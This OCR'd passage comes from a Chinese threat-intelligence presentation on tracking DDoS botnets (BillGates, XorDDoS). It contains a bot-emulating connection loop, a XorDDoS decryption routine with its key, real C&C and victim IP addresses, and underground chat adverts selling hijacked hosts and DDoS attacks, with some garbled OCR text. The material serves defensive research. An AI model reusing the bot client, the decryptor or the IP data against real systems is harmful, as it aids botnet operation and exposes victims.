    #myprint("Received server hello")

    while True:
        data = s.recv(1024)
        s.sendall(ping)
        decode_command(data)

if __name__ == "__main__":
    while True:
        try:
            gates()
        except socket.error:
            myprint("Connection lost. Reconnecting...")
            time.sleep(5)
```


```
int __cdecl encrypt_code(int a1, int a2)
{
  signed int v2; // ecx@2

  if ( a2 > 0 )
  {
    v2 = 0;
    do
    {
      *(_BYTE *)(v2 + a1) ^= xorkeys[(((_BYTE)v2 + ((unsigned int)(v2 >> 31) >> 28)) & 0xF)
                                     - ((unsigned int)(v2 >> 31) >> 28)];
      ++v2;
    }
    while ( v2 != a2 );
  }
  return a1;
}
```

```
#XorDDoS.D
def XorDDoS_D_Decrypt(data, key="BB2FA36AAA9541F0"):
    text=""
    idx = 0
    while idx < len(data):
        ch = struct.unpack("B", data[idx])[0]
        ibx = ((idx + (abs(idx >> 31) >> 28)) & 0xf) - (abs(idx >> 31) >> 28)
        k = struct.unpack("B",key[ibx])[0]
        ch=ch^k
        text += struct.pack("B",ch)
        idx +=1
    return text
```

- C&C提取
- C&C探活
- C&C分类
- C&C通信协议解密
- C&C监控

Key	Value	Type
cnc_domain		String
atk_details	{ 5 fields }	Object
atk_info	[20 elements]	Array
[0]	{ 3 fields }	Object
atk_port	10001	Int32
atk_domain		String
atk_ip	116.31.119.101	String
[1]	{ 3 fields }	Object
[2]	{ 3 fields }	Object
[3]	{ 3 fields }	Object
[4]	{ 3 fields }	Object
[5]	{ 3 fields }	Object
[6]	{ 3 fields }	Object
[7]	{ 3 fields }	Object
[8]	{ 3 fields }	Object
[9]	{ 3 fields }	Object
[10]	{ 3 fields }	Object
[11]	{ 3 fields }	Object
[12]	{ 3 fields }	Object
[13]	{ 3 fields }	Object
[14]	{ 3 fields }	Object
[15]	{ 3 fields }	Object
[16]	{ 3 fields }	Object
[17]	{ 3 fields }	Object
[18]	{ 3 fields }	Object
[19]	{ 3 fields }	Object
atk_time	30s	String
atk_count	20	Int32
payload_size	391	Int32
atk_type	SYN_DDoS	String
gmt_create	2016-08-02 15:44:47	String
cnc_port	25000	Int32
cnc_ip	61.147.103.157	String
gmt_modify	2016-08-02 15:44:47	String
threat_name	Backdoor/Linux.Setag.B_E	String
command_type	DDoS	String




控制指令数据库
加工处理
Decrypted
Command Data
Decrypt
监控肉鸡 1
Montior Bot 1
Decrypt
监控肉鸡 2
Montior Bot 2
Decrypt
监控肉鸡 3
Montior Bot 3
Decrypt
监控肉鸡 ...
Montior Bot ...
Command
Command
Command
Command
通信协议 A
Protocol A
BillGates僵尸网络
BillGates Botnet
通信协议 B
Protocol B
Xorddos僵尸网络
Xorddos Botnet
通信协议 C
Protocol C
Dofloo僵尸网络
Dofloo Botnet
通信协议 ...
Protocol ...
Botnet ...
Control
Control
Control
Control
Attacker 1
Attacker 2
Attacker 3
Attacker ...

利用Splunk进行简单的数据分析

```
source="DDoS_Command.json" | spath "atk_details.atk_info{}" | search "atk_details.atk_info{}.atk_ip"!="" AND "atk_details.atk_info{}.atk_ip"!="1.1.1.1" | iplocation "atk_details.atk_info{}.atk_ip" lang=zh-CN | geostats count by "atk_details.atk_info{}.atk_ip" globallimit=20
```

所有时间

✓ 22,768 个事件 (16/08/18 17:44:31.000 之前) No Event Sampling

任务 智能模式

事件 模式 统计信息 (391) 可视化

Cluster Map 格式

```
source="DDoS_Command.json" | spath "atk_details.atk_info{}" | search "atk_details.atk_info{}.atk_ip"!="" AND "atk_details.atk_info{}.atk_ip"!="1.1.1.1" |top 500 "atk_details.atk_info{}.atk_ip"| iplocation "atk_details.atk_info{}.atk_ip"
lang=zh-CN | search Country="中国"
```

所有时间

✓ 22,768 个事件 (16/08/18 17:49:21.000 之前) No Event Sampling

任务 智能模式

事件 模式 统计信息 (326) 可视化

每页 100 个 格式 预览

‹预览 1 2 3 4 下一步 ›

atk_details.atk_info{}.atk_ip	count	percent	City	Country	Region	lat	lon
183.131.212.65	1427	6.267569	金华	中国	浙江省	29.10680	119.64420
43.227.194.180	1161	5.099262	杭州	中国	浙江省	30.29360	120.16140
110.80.137.34	919	4.036367	福州市	中国	福建省	26.06140	119.30610
43.227.192.111	894	3.926564	杭州	中国	浙江省	30.29360	120.16140
59.56.97.117	885	3.887034	福州市	中国	福建省	26.06140	119.30610
59.56.111.31	847	3.720134	福州市	中国	福建省	26.06140	119.30610
110.80.138.167	839	3.684996	福州市	中国	福建省	26.06140	119.30610
110.80.139.19	828	3.636683	福州市	中国	福建省	26.06140	119.30610
183.2.206.8	822	3.610330	广州	中国	广东	23.11670	113.25000
59.56.97.8	811	3.562017	福州市	中国	福建省	26.06140	119.30610
61.147.247.191	750	3.294097	南京	中国	江苏省	32.06170	118.77780
218.93.206.214	727	3.193078	南京	中国	江苏省	32.06170	118.77780
183.2.206.45	690	3.030569	广州	中国	广东	23.11670	113.25000
222.187.220.137	680	2.986648	Suqian	中国	江苏省	33.94920	118.29580
27.151.28.44	666	2.925158	福州市	中国	福建省	26.06140	119.30610
183.2.206.49	655	2.876845	广州	中国	广东	23.11670	113.25000
153.36.240.66	646	2.837316	南京	中国	江苏省	32.06170	118.77780
43.241.50.205	642	2.819747	苏前	中国	福建省	25.01670	116.71160
183.2.207.74	640	2.810963	广州	中国	广东	23.11670	113.25000
120.41.33.69	595	2.613317	福州市	中国	福建省	26.06140	119.30610
183.131.220.31	593	2.604533	绍兴市	中国	浙江省	30.01100	120.57150
120.41.33.97	577	2.534259	福州市	中国	福建省	26.06140	119.30610
183.2.206.27	571	2.507906	广州	中国	广东	23.11670	113.25000
222.187.221.63	560	2.459592	Suqian	中国	江苏省	33.94920	118.29580
110.80.139.98	558	2.450808	福州市	中国	福建省	26.06140	119.30610

```
source="DDoS_Command.json" | spath "atk_details.atk_info{}" | search "atk_details.atk_info{}.atk_ip"!="" AND "atk_details.atk_info{}.atk_ip"!="1.1.1.1" |top 10000 "atk_details.atk_info{}.atk_ip"| iplocation allfields=true
"atk_details.atk_info{}.atk_ip" lang=zh-CN |rename atk_details.atk_info{}.atk_ip as "受害者IP" count as "被攻击次数" lat as "纬度" lon as "经度" | table "受害者IP","被攻击次数",Country,Region,City,"经度","纬度"
```

所有时间

✓ 22,768 个事件 (16/08/24 16:17:56.000 之前) No Event Sampling

任务 智能模式

事件 模式 统计信息 (3,727) 可视化

每页 100 个 格式 预览

受害者IP	被攻击次数	Country	Region	City	经度	纬度
184.28.218.83	3064	美国	Massachusetts	剑桥	-71.08430	42.36260
80.239.171.65	2960	英国			-0.12240	51.49640
63.130.76.83	2960	美国	Massachusetts	剑桥	-71.08430	42.36260
63.243.244.50	2936	美国	Massachusetts	剑桥	-71.08430	42.36260
210.0.146.160	2933	香港		沙田	114.18330	22.38330
123.215.198.9	2931	大韩民国	首尔特别市	首尔特别市	126.97830	37.59850
184.28.218.80	2930	美国	Massachusetts	剑桥	-71.08430	42.36260
96.7.54.57	2900	美国	Massachusetts	剑桥	-71.08430	42.36260
96.6.123.73	2900	美国	Massachusetts	剑桥	-71.08430	42.36260
96.6.123.106	2900	美国	Massachusetts	剑桥	-71.08430	42.36260
96.17.72.9	2900	美国	Massachusetts	剑桥	-71.08430	42.36260
96.17.72.73	2900	美国	Massachusetts	剑桥	-71.08430	42.36260
96.17.151.49	2900	美国	Massachusetts	剑桥	-71.08430	42.36260
96.17.151.43	2900	美国	Massachusetts	剑桥	-71.08430	42.36260
72.246.188.9	2900	美国	Massachusetts	剑桥	-71.10280	42.36460
72.246.188.107	2900	美国	Massachusetts	剑桥	-71.10280	42.36460
72.165.119.16	2900	美国			-97.82200	37.75100
66.198.26.41	2900	美国	Massachusetts	剑桥	-71.08430	42.36260
66.198.26.34	2900	美国	Massachusetts	剑桥	-71.08430	42.36260
66.110.33.219	2900	美国	Massachusetts	剑桥	-71.08430	42.36260
66.110.33.216	2900	美国	Massachusetts	剑桥	-71.08430	42.36260
65.[illegible]122.192	2900	美国			-97.82200	37.75100
65.118.[illegible]154	2900	美国			-97.82200	37.75100
65.116.123.[illegible]	2900	美国			-97.82200	37.75100
65.116.123.[illegible]	2900	美国			-97.82200	37.75100

```
source="DDoS_Command.json" | spath "atk_details.atk_info{}" | search "atk_details.atk_info{}.atk_ip"!="" AND "atk_details.atk_info{}.atk_ip"!="1.1.1.1"| top "atk_details.atk_time" | rename atk_details.atk_time as "攻击时长" count as "统计次数" |table "攻击时长","统计次数" ,percent
```

所有时间

✓ 22,768 个事件 (16/08/24 16:37:46.000 之前) No Event Sampling

任务 智能模式

事件 模式 统计信息 (10) 可视化


每页 100 个 格式 预览


攻击时长	统计次数	percent
30s	14505	64.443753
8s	4364	19.388662
6s	2040	9.063444
20s	359	1.594988
5s	281	1.248445
29s	193	0.857473
60s	165	0.733073
10s	164	0.728630
15s	137	0.608672
27s	60	0.266572

SmartQQ Group Message Tracking

SmartQQ在线WebQQ网页平台,是腾讯在WebOS云平台上推出的一款单纯的聊天工具，通过逆向分析SmartQQ通信协议，可以实现QQ群上的黑产监控。

项目地址：**https://github.com/zom3y3/QQSpider**


source="qq_ ".data"| spath "value.content{}" | search "value.content{}"="*肉鸡*"
161 个事件 (16/08/17 14:27:10.000 之前) No Event Sampling
事件 (161) 模式 统计信息 可视化
设定时间线的格式 缩小 缩放到所选区域 取消选择
表格 格式 每页 20 个
隐藏字段 所有字段
选定字段
value.content{} 96
value.from_uin 15
value.group_code 15
value.msg_id 100+
value.time 100+
感兴趣的字段
date_hour 18
date_mday 20
date_minute 24
date_month 11
date_second 24
date_wday 7
date_year 6
date_zone 1
host 1
index 1
linecount 1
poll_type 1
punct 1
source 1
sourcetype 1
splunk_server 1
i _time value.time value.msg_id value.group_code value.from_uin value.content{}
16/08/15 15:07:10.000 1470810492 18883 2965450521 2965450521 谁家庭肉鸡多
16/03/15 15:01:24.000 1470824253 13484 2221588755 2221588755 谁低价出售我几个肉鸡
16/03/15 15:01:24.000 1470810727 19008 2965450521 2965450521 收家庭肉鸡啊
16/03/14 9:20:41.000 1470966477 12309 4187527106 4187527106 接各种网站 IP 出大量新鲜0308 xp 肉鸡 出linux少量多次承接后门 免杀 另外收徒弟~1群202564583 2群571841787 3群480686438 4群438158938
16/03/14 9:20:41.000 1470889570 49909 3542905287 3542905287 有肉鸡卖？？？？？
16/02/19 18:53:31.000 1470933612 22917 3973138823 3973138823 麻痹的把前20做了肉鸡就持么 嘎嘎的
16/02/19 18:53:31.000 1470932813 22768 3973138823 3973138823 麻痹的我好像被肉鸡了
16/01/09 8:13:12.000 1470848048 8588 3345463581 3345463581 出日15万家庭+1万网吧安装量，可以挂肉鸡，来几个稳定实时数据纯绿包
15/06/25 9:26:05.000 1470969604 28235 409372525 409372525 手机轰炸软件200永久使用（支持短信、电话轰炸）爆破服务器新到货，价格200 送50只鸡练手手机远控特价，280送20只鸡远控、肉鸡、ddos攻击售：免杀远控，手机远控，肉鸡，黑服，正规服务器！接免杀/收徒弟 远程躺免杀，入侵，抓鸡，提供工具/软件高流量攻击器出售
15/06/25 9:26:05.000 1470887239 32301 4187527106 4187527106 秒杀一切非法站点，低价/信誉/便宜/效率 另出大量肉鸡，CC位置。求长期合作老板
15/06/25 9:26:05.000 1470887182 27819 409372525 409372525 手机轰炸软件200永久使用（支持短信、电话轰炸）爆破服务器新到货，价格200 送50只鸡练手手机远控特价，280送20只鸡远控、肉鸡、ddos攻击售：免杀远控，手机远控，肉鸡，黑服，正规服务器！接免杀/收徒弟 远程躺免杀，入侵，抓鸡，提供工具/软件高流量攻击器出售
15/06/25 9:26:05.000 1470887176 27813 409372525 409372525 手机轰炸软件200永久使用（支持短信、电话轰炸）爆破服务器新到货，价格200 送50只鸡练手手机远控特价，280送20只鸡远控、肉鸡、ddos攻击售：免杀远控，手机远控，肉鸡，黑服，正规服务器！接免杀/收徒弟 远程躺免杀，入侵，抓鸡，提供工具/软件高流量攻击器出售
15/06/25 1470886967 31599 1617798567 1617798567 秒杀一切非法站点，低价/信誉/便宜/效率 另出大量肉鸡，CC位置。求长期合作老板


source="qq_{ .data"| spath "value.content{}" | regex "value.content{}"="\b(([01]?\d?\d|2[0-4]\d|25[0-5])\.){3}([01]?\d?\d|2[0-4]\d|25[0-5])\b"
所有时间
✓134 个事件 (16/08/17 14:37:22.000 之前)
No Event Sampling
任务
智能模式
事件 (134)
模式
统计信息
可视化
设定时间线的格式
－缩小
＋缩放到所选区域
×取消选择
每列 1 个月
表格
格式
每页 50 个
‹预览
1
2
3
下一步›
‹隐藏字段
所有字段
选定字段
a value.content{} 100+
value.from_uin 5
value.group_code 5
value.msg_id 100+
value.time 100+
感兴趣的字段
date_hour 17
date_mday 18
date_minute 20
a date_month 9
date_second 18
a date_wday 7
date_year 6
date_zone 1
a host 1
a index 1
linecount 1
i
_time
value.time
value.msg_id
value.group_code
value.from_uin
value.content{}
15/02/10 7:14:38.000
1470838657
54216
3542905287
3542905287
阿里云112.74.191.23
14/08/07 23:16:56.000
1470916569
444
3542905287
3542905287
请输入正确的IP地址+端口格式：123.123.123.123:123切勿频繁提交任务恶意提交直接拉黑
15/02/10 7:14:38.000
1470904624
34004
3542905287
3542905287
真实ip系220.169.242.28
13/05/30 18:52:08.000
1470848260
7649
3542905287
3542905287
求死106.226.74.209
14/08/07 23:16:56.000
1470916589
450
3542905287
3542905287
提交成功：127.0.0.1:80时间 600（酱样子开发）
13/05/03 20:06:47.000
1470818158
13857
3542905287
3542905287
对方IP: 180.140.11.131 –广西贵港市 电信
14/12/22 19:51:06.000
1470834400
5321
3542905287
3542905287
哪位帅哥帮忙炸了
58.241.250.75:36581
14/08/07 23:16:56.000
1470917758
57158
3542905287
3542905287
压力测试51.254.72.183：80
14/08/07 23:16:56.000
1470916733
49409
3542905287
3542905287
压力测试 222.186.30.45:80
14/08/07 23:16:56.000
1470916726
11473
3542905287
3542905287
压力测试 127.0.0.3:80

Silver Lords

2014年12月31号,我通过分析一个ftpBrute恶意代码追踪到一个巴西黑客组织Silver Lords,并通过xss漏洞进入Silver Lords 黑产平台.

主要成员:


Al3xG0
Argus
Ankhman
Flythiago
nulld
...

Fabio Assolini
@assolini

Senior Security Researcher at GReAT @Kaspersky, podcaster @SegurancaLegal. Christian, electronic music lover. Tweets are my own in English, Spanish, Portuguese

Sao Paulo, Brazil
kaspersky.com/about/security...
Joined September 2008

Flaws on government websites are critical. In 2011 two very serious flaws in the Labor Ministry website exposed an entire database with six months' worth of data on every citizen in the country. A flaw in the website's security left sensitive data out in the open, with only a CPF number (Brazilian SSN) required to obtain further information about a person.




The CPF is one of the most important documents for anyone living in Brazil. The number is unique and is a prerequisite for a series of tasks like opening bank accounts, to get or renew a driver's license, buy or sell real estate, obtain loans, apply for a jobs (especially in the public sector), and to get a passport or credit cards. Leaked data makes it possible for a cybercriminal to impersonate the victim and to steal their identity in order to, for example, get a loan from a bank.

This is a case of where a data leak meets the phishers. Information of such quality can only be obtained through data leak incidents. Not surprisingly, it is common for the Brazilian media to spot criminals selling CDs carrying data from the Brazilian IRS system which includes a lot of sensitive data, including the CPF numbers. You can find criminals selling CDs full of leaked database from several sources for a mere $100. As a result of such data breaches, Brazilian phishers have created attacks with messages displaying the complete name and the CPF number of the victim in an attempt to add legitimacy to a fake message. Attacks such this one have happened regularly since 2011:

